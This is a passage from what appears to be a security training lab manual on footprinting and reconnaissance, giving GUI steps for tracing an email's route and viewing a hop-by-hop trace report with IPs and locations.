
Note: Here, we are analyzing the email header from Gmail account. However, you can also analyze the email header from outlook account.

Module 02 – Footprinting and Reconnaissance




12. The **My Trace Reports** window opens.

13. The email location will be traced in a **Map** (world map GUI). You can also view the summary by selecting **Email Summary** on the right-hand side of the window. The **Table** section right below the Map shows the entire hop in the route, with the **IP** and suspected locations for each hop.



Module 02 – Footprinting and Reconnaissance


14. To examine the report, click the **View Report** button above **Map** to view the complete trace report.



15. The complete report appears in the default browser.

Note: If a pop-up window appears asking for a browser to be selected, select **Firefox** and click **OK**.

16. Expand each section to view detailed information.



Module 02 – Footprinting and Reconnaissance

